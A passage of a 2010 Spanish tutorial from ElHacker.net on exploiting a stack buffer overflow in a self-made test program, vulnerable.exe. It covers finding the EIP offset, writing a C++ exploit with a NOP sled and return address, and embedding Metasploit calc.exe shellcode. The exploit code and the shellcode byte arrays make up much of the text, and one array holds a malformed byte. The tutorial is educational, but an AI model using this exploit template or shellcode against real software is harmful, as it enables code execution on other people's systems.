
Para ver los datos que contiene este informe de errores, [haga clic aquí.](#)

Buffer Overflow En Windows

Vale, pues no le hagamos esperar, vamos a "hacer clic aquí" a ver que quiere contarnos.



Bien, pues esta pantalla nos muestra dos secciones. Una de Firma del error y otra con detalles de los informes de errores. Vamos a centrarnos en la Firma del error que es lo que nos interesa.



Aquí podemos ver el nombre de la aplicación, "vulnerable.exe", la versión... etc. Pero lo que nos interesa es el offset que ha fallado y que se corresponde con....si, lo has acertado, ¡con nuestro EIP!!

Lo que aparece a continuación de "Offset: " son los 4 caracteres que cayeron dentro del offset de EIP al sobrescribir la pila, por lo tanto, vamos a buscar a que parte del hash que introdujimos corresponden esos 4 valores... Pero... espera..., si son 4 caracteres, ¿por que aparecen 8? bien, pues por que están en hexadecimal, así que nos toca traducirlos a ASCII.

Aunque primero una cosa. Al introducir datos a un programa y este pasarlo a memoria, los datos se guardan de 4 en 4 pero AL REVES, recordad esto siempre u os haréis un lío mas de una vez. Este tipo de formato se llama Little Endian, hay mucha información sobre esto en internet.

Bien, sabiendo esto, vamos a darle la vuelta. Si el offset que nos devolvió es "63 63 36 31" y dado que cada 2 números es un carácter, al darle la vuelta quedaría así: "31 36 63 63" ¿se ve claro? es muy simple.

Buffer Overflow En Windows

Bien, ahora ya teniendo el numero correctamente colocado, vamos a pasarlo a ASCII.

Para ello vamos a utilizar una de las paginas de elhacker.net:

<http://hwagm.elhacker.net/php/sneak.php>

Es increíblemente útil esta pagina, podemos transformar cualquier tipo de cadena en su equivalente a multitud de tipos de formato. En nuestro caso copiamos el valor del offset devuelto por el fallo de Windows y lo copiamos en en cajón de la pagina. A continuación buscamos en el desplegable la opción "Hex to Ascii" y presionamos "Ejecutar codificación"

Un poco mas abajo nos habrá aparecido nuestro código codificado, en mi caso es "16cc"

Bien, pues vamos a buscar este código en nuestra cadena hash. Abrimos nuestro archivo.txt y buscamos... ¡Pero a ojo no bestia!

dale a "Edición-->Buscar" e introduce el código ahí. Bien, se nos habrán marcado 4 caracteres de nuestro hash, bien, pues felicidades!! acabas de encontrar tu EIP!! :D

El resto del hash que hay a continuación puedes borrarlo, y los 4 caracteres que corresponden a nuestro EIP serán los 4 últimos de la cadena.

```
c3ec8697133bcc6e6917190d583f6a1702727e2ebe0def15f9f190b468d6d2b7dad33ccfc68f9
6fe1deb666bfd0794ac3a8c303f587b02d5e7c0c0e05cb0146771b9ab1c501f436eb5c87379a
976b66a6df66014f8d4f4aa42d97909d397d2fa5e96d0c93daa00658f5fabaf1b08b993eb21ac
bce78cca5b62b77f266d7c2231e1cd45b55edcf5ec9a4af9498a7e0a295bbca02c238d959c99
495076020a 16cc
```

Vale, vamos a probar si esto es cierto. Vamos a sustituir los caracteres que pertenecen a EIP (16cc)-->(AAAA) con cuatro A's. Guardamos y ejecutamos vulnerable.exe

Firma del error

```
AppName: vulnerable.exe   AppVer: 0.0.0.0   ModName: unknown
ModVer: 0.0.0.0   Offset: 41414141
```

Bingo!, nos devuelve que el offset perteneciente a EIP contiene (41414141) que son cuatro A's en formato ASCII.

Solo nos queda calcular el numero de caracteres que hay que introducir antes de sobrescribir EIP. Nah, muy sencillo. Usamos otra vez internet para buscar un programa que nos lo calcule:

<http://lineadecodigo.com/wp-content/uploads/2008/03/contar-caracteres-on-line.html>

Bueno, ¿y ahora que? Ya sabemos cuantos caracteres necesitamos antes de sobrescribir EIP ¿que hacemos con esto? ¿un traje? bueno, pues no, vamos a sobrescribir eip con lo que nosotros queramos.

Pero... ¿con que?. Bueno, pues vamos a buscarlo...

BUSCANDO UN RETORNO

Bueno, como dijimos en un principio, vamos a ver dos maneras de aprovecharnos de un BoF. La primera de estas es ejecutar parte del código que no debería de mostrarse. ¿Os acordáis de la FuncionOcultas? ¿esa a la que ninguna otra función llamaba y que por lo tanto no llegara nunca a ejecutarse?. Bien, pues vamos a hacer que se ejecute... ¿que? ¿que como? ahora veréis lo sencillo que es.

Volvemos a Ollydbg y abrimos nuestro vulnerable.exe con el. Como en el principio, vamos a deslizarnos hacia abajo en la pantalla de desensamblado hasta encontrar nuestro código, y mas en concreto esta linea:

```
00401390 . 55      PUSH EBP
00401391 . 89E5    MOV EBP,ESP
00401393 . 83EC 08 SUB ESP,8
00401396 . C70424 0000 MOV DWORD PTR SS:[ESP],vulnerab.00440000
0040139D . E8 4EF40000 CALL <JMP.&msvcrt.printf>
004013A2 . B8 00000000 MOV EAX,0
004013A7 . C9     LEAVE
004013A8 . C3     RETN
```

ASCII "Este texto nunca deberia de haberse mostrado"
printf

¿Que es esto? es el printf que nunca se va a ejecutar, bueno, vamos a echarle una mano.

Vamos a coger la dirección de la linea en la que pone 'ASCII "Este texto...."' y fijamos nuestra mirada en la zona de la izquierda del todo. En esta zona aparecen las direcciones absolutas que hacen referencia al código.

En mi caso, este texto se encuentra en la dirección "00401396". Bien! pues ahí exactamente vamos a hacer que apunte EIP. Y en el momento en el que sobre-escribamos y el programa quiera ejecutar EIP se va a encontrar esta dirección, por lo que la ejecutará. ¿que no te lo crees? vamos a verlo!

Pero... ¿como vamos a meter esa dirección en el archivo.txt? tendríamos que traducir esta dirección manualmente e introducirla para que el programa la entendiese, y eso podría llevarnos muchos problemas... Mejor creamos un exploit ¿no crees?. Bien, vamos a ello.

CREANDO EL EXPLOIT

Bueno, el exploit vamos a crearlo en C++ (no se, me gusta este lenguaje :P). Podríamos crearlo en Perl, en Python... pero bueno, eso lo dejo a elección de cada uno.

Debemos recordar algunas cosas para crear nuestro exploit.

- 1- El numero de caracteres necesarios para llegar a sobrescribir EIP. ¿Os acordáis del numero verdad? el mío era 316
- 2- La dirección de retorno que le introduciremos a EIP. en mi caso "00401396"
- 3- Las direcciones no podemos meterlas así como así. Hay que meterlas en formato "Little Endian". Por lo que mi dirección de retorno quedaría así:
"96 13 40 00"
- 4- Debemos hacerle saber al compilador de C++ que lo que estamos introduciendo lo hacemos en Hexadecimal. Para esto debemos introducir delante de cada carácter un "x".

Bien, vamos a verlo sobre la practica.

Primero, como siempre, las librerías

```
#include <cstdlib>
#include <iostream>
#include <fstream>
using namespace std;
```

Creamos un main...

```
int main()
```

Y definimos, en principio la variable de retorno que sobrescribirá a EIP. En mi caso la e llamado "ret", y la inicializamos con el valor de retorno que conseguimos antes, pero con "x" delante de cada dos caracteres.

```
char ret[] = "\x96\x13\x40\x00";
```

Buffer Overflow En Windows

Ahora vienen los nops. Bien, nop se le llama al numero en hexadecimal "x90". Al introducir este código en el compilador, el ensamblador lo traduce como "no hagas nada". Esto se usa mas bien para hacer resbalar el programa hasta nuestra shellcode, pero en este caso concreto no vamos a usar shellcodes, aun así, usaremos nops.

Bien, en mi caso, tengo que introducir 316 nops:

```
char nops[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
```

Y por ultimo, tenemos que abrir el archivo de texto y copiar nuestra cadena dentro de el:

```
cout << "Creando exploit\n\n";
ofstream fichero;
fichero.open("archivo.txt");
fichero << nops << ret ;
fichero.close();
cout << "ya esta!!!";
return 0;
```


CREANDO UNA SHELLCODE

Bueno, hay cientos de manuales explicando como crear una shellcode desde cero.

Yo hoy me encuentro bastante vago y voy a hacerlo por el método rápido, vamos a coger para nosotros una shellcode ya hecha, pero personalizable.

En primer lugar nos vamos a <http://metasploit.com:55555/PAYLOADS> y seleccionamos la 6ª opción **Windows Execute Command**. En esta sección dejamos todo como está excepto la sección DATA de CMD, en la cual pondremos "calc.exe" (sin las comillas).

En la parte de abajo nos encontramos un botón que dice "Generate Payload"

Bien, ahora nos aparecen dos shellcodes, la primera es para compiladores C y la segunda para Perl.

Copiamos la primera y la pegamos en el bloc de notas. Si no queréis buscarla o sois unos vagos, ya os la dejo yo aquí. XDD

```
/* win32_exec - EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xf2"
"\x10\x42\xc3\x83\xeb\xfc\xe2\xf4\x0e\xf8\x06\xc3\xf2\x10\xc9\x86"
"\xce\x9b\x3e\xc6\x8a\x11\xad\x48\xbd\x08\xc9\x9c\xd2\x11\xa9\x8a"
"\x79\x24\xc9\xc2\x1c\x21\x82\x5a\x5e\x94\x82\xb7\xf5\xd1\x88\xce"
"\xf3\xd2\xa9\x37\xc9\x44\x66\xc7\x87\xf5\xc9\x9c\xd6\x11\xa9\xa5"
"\x79\x1c\x09\x48\xad\x0c\x43\x28\x79\x0c\xc9\xc2\x19\x99\x1e\xe7"
"\xf6\xd3\x73\x03\x96\x9b\x02\xf3\x77\xd0\x3a\xcf\x79\x50\x4e\x48"
"\x82\x0c\xef\x48\x9a\x18\xa9\xca\x79\x90\xf2\xc3\xf2\x10\xc9\xab"
"\xce\x4f\x73\x35\x92\x46\xcb\x3b\x71\xd0\x39\x93\x9a\xe0\xc8\xc7"
"\xad\x78\xda\x3d\x78\x1e\x15\x3c\x15\x73\x23\xaf\x91\x3e\x27\xbb"
"\x97\x10\x42\xc3";
```

Bien, no es la forma mas clara de hacer un shellcode, pero si la mas rápida :D

Pues bien, ya tenemos nuestro shellcode que ejecuta la calculadora de Windows. Ahora toca meterla en nuestro exploit.

Así que nada, vamos pa'alla.

MODIFICANDO EL EXPLOIT

Bien, vamos a pensar un poco. Para sobrescribir EIP y poder introducir una dirección en el, necesitamos introducir 316 caracteres, hasta aquí bien. Pero si metemos 316 nops, ¿donde metemos la shellcode?. Bueno, pues solo hay que decirle a los nops que nos dejen un huequito para que quepa.

¿Y como sabemos cuanto ocupa nuestra shellcode?... pues nos lo dice metasploit cuando la generamos ⇄

```
/* win32_exec - EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com
```

Efectivamente, 164.

Lo siento, ahora nos toca hacer una de las cosas mas complicadas del manual, restar 316 menos 164... y son... mmmm.... 152!!

Bien, pues necesitamos 152 nops + nuestra shellcode + nuestro retorno...

Bien, abrimos con nuestro compilador el exploit y modificamos las partes que corresponden:

En la sección de nops, debemos tener ahora 152 nops (contarlos de 10 en 10 y no os equivocareis):

```
char nops[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
"\x90\x90";
```

Buffer Overflow En Windows

Añadimos nuestra shellcode:

```
unsigned char shellcode[] =
    "\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xcc"
    "\x8c\x0b\x6b\x83\xe9\xfc\xe2\xf4\x30\x64\x4f\x6b\xcc\x8c\x80\xe"
    "\xf0\x07\x77\x6e\xb4\x8d\xe4\xe0\x83\x94\x80\x34\xe9\x8d\xe0\x22"
    "\x47\xb8\x80\x6a\x22\xbd\xcb\xf2\x60\x08\xcb\x1f\xcb\x4d\xc1\x66"
    "\xcd\x4e\xe0\x9f\xf7\xd8\x2f\x6f\xb9\x69\x80\x34\xe8\x8d\xe0\x0d"
    "\x47\x80\x40\xe0\x93\x90\x0a\x80\x47\x90\x80\x6a\x27\x05\x57\x4f"
    "\xc8\x4f\x3a\xab\xa8\x07\x4b\x5b\x49\x4c\x73\x67\x47\xcc\x07\xe0"
    "\xbc\x90\xa6\xe0\xa4\x84\xe0\x62\x47\x0c\xbb\x6b\xcc\x8c\x80\x03"
    "\xf0\xd3\x3a\x9d\xac\xda\x82\x93\x4f\x4c\x70\x3b\xa4\x7c\x81\x6f"
    "\x93\xe4\x93\x95\x46\x82\x5c\x94\x2b\xef\x6a\x07\xaf\xa2\x6e\x13"
    "\xa9\x8c\x0b\x6b";
```

Y modificamos la línea en la que introducimos nuestra cadena al archivo.txt

```
fichero << nops << shellcode << ret ;
```

Bueno, nos queda modificar lo más importante, el retorno, pero... no lo tenemos. Así que vamos a abrir nuestro programa con el Ollydbg, y vamos a recordar el capítulo de "HACIENDO OVERFLOW", poniendo los breakpoints en la función strcpy y en RETN.

En el momento de copiar el exploit y sobrescribir vamos a buscar en la ventana de Stack (abajo a la derecha) algo como esto.

De aquí deducimos que los 90 son nuestros Nops y llega un momento en el que se acaban y empiezan a salir cosas raras que.... si, se corresponden con nuestra shellcode.

Bien, pues vamos a coger el primer offset de nuestra shellcode (0022FC18) para pasarsela a nuestro exploit como dirección de ret. Recordamos que hay que darle la vuelta de 2 en 2 y agregarle "\x" delante.

Así quedaría:

```
char ret[] = "\x18\xFC\x22\x00";
```

0022FBE8	90909090
0022FBEC	90909090
0022FBF0	90909090
0022FBF4	90909090
0022FBF8	90909090
0022FBFC	90909090
0022FC00	90909090
0022FC04	90909090
0022FC08	90909090
0022FC0C	90909090
0022FC10	90909090
0022FC14	90909090
<u>0022FC18</u>	E983C931
0022FC1C	D9EED9DD
0022FC20	5BF42474
0022FC24	CC137381
0022FC28	836B0B8C
0022FC2C	F4E2FCEB
0022FC30	6B4F6430
0022FC34	2F808CCC

↑ Top


↑ shellcode

Bueno, pues ya está!! lo probamos??

EXPLOTANDO! (CON SHELLCODE)

Bueno, la prueba final finalissima!! ¿no estáis nerviosos? yo mucho! :D

Pero bueno, vamos a rezar un poquito a ver si sirve de algo y a ejecutar, primero nuestro exploit para que se copie nuestra cadena “malvada” dentro del archivo.txt, y AHORA SI! ejecutamos nuestro vulnerable.exe...



Siiiiiiiiii!! Funcionooo!!! Bien, todo ha ido perfecto, hemos variado el rumbo del programa para que haga lo que nosotros queramos.

Aparece, aun así, el fallo de windows, es fácil de arreglar, pero entonces nadie leería mi próximo manual :P

DESPEDIDA :'(

Bueno, pues ya hemos terminado. No ha sido tan malo ¿verdad? Espero que no se os haya echo muy largo.

Si no os ha salido bien algo podéis encontrarme en los foros de Elhacker.net, mas concretamente dando vueltas por el foro de [Bugs y exploits](#).

Y bueno, yo mas no puedo hacer. Ahora os toca a vosotros investigar y avanzar pasito a pasito hasta haceros unos expertos :D

Un saludo para toda la gente que hace posible el foro de ElHacker.net y en especial a Anon por echarme una mano cuando empecé con esto ^^

REFERENCIAS Y MANUALES

[Exploits y Stack Overflows en Windows](#) -Rojodos-

[E-zine de NetSearch](#)

[Phoenixbit](#)(parte 1) <-- ingles

[Phoenixbit](#)(parte 2) <-- ingles

[Torneo shell de Elhacker.net](#) -Anon-

[Manual Ollydbg](#)

Este documento fué escrito y montado por Ikary el 8 de Febrero del 2010 para ElHacker.net. Aun así, se permite la distribución de este documento citando el autor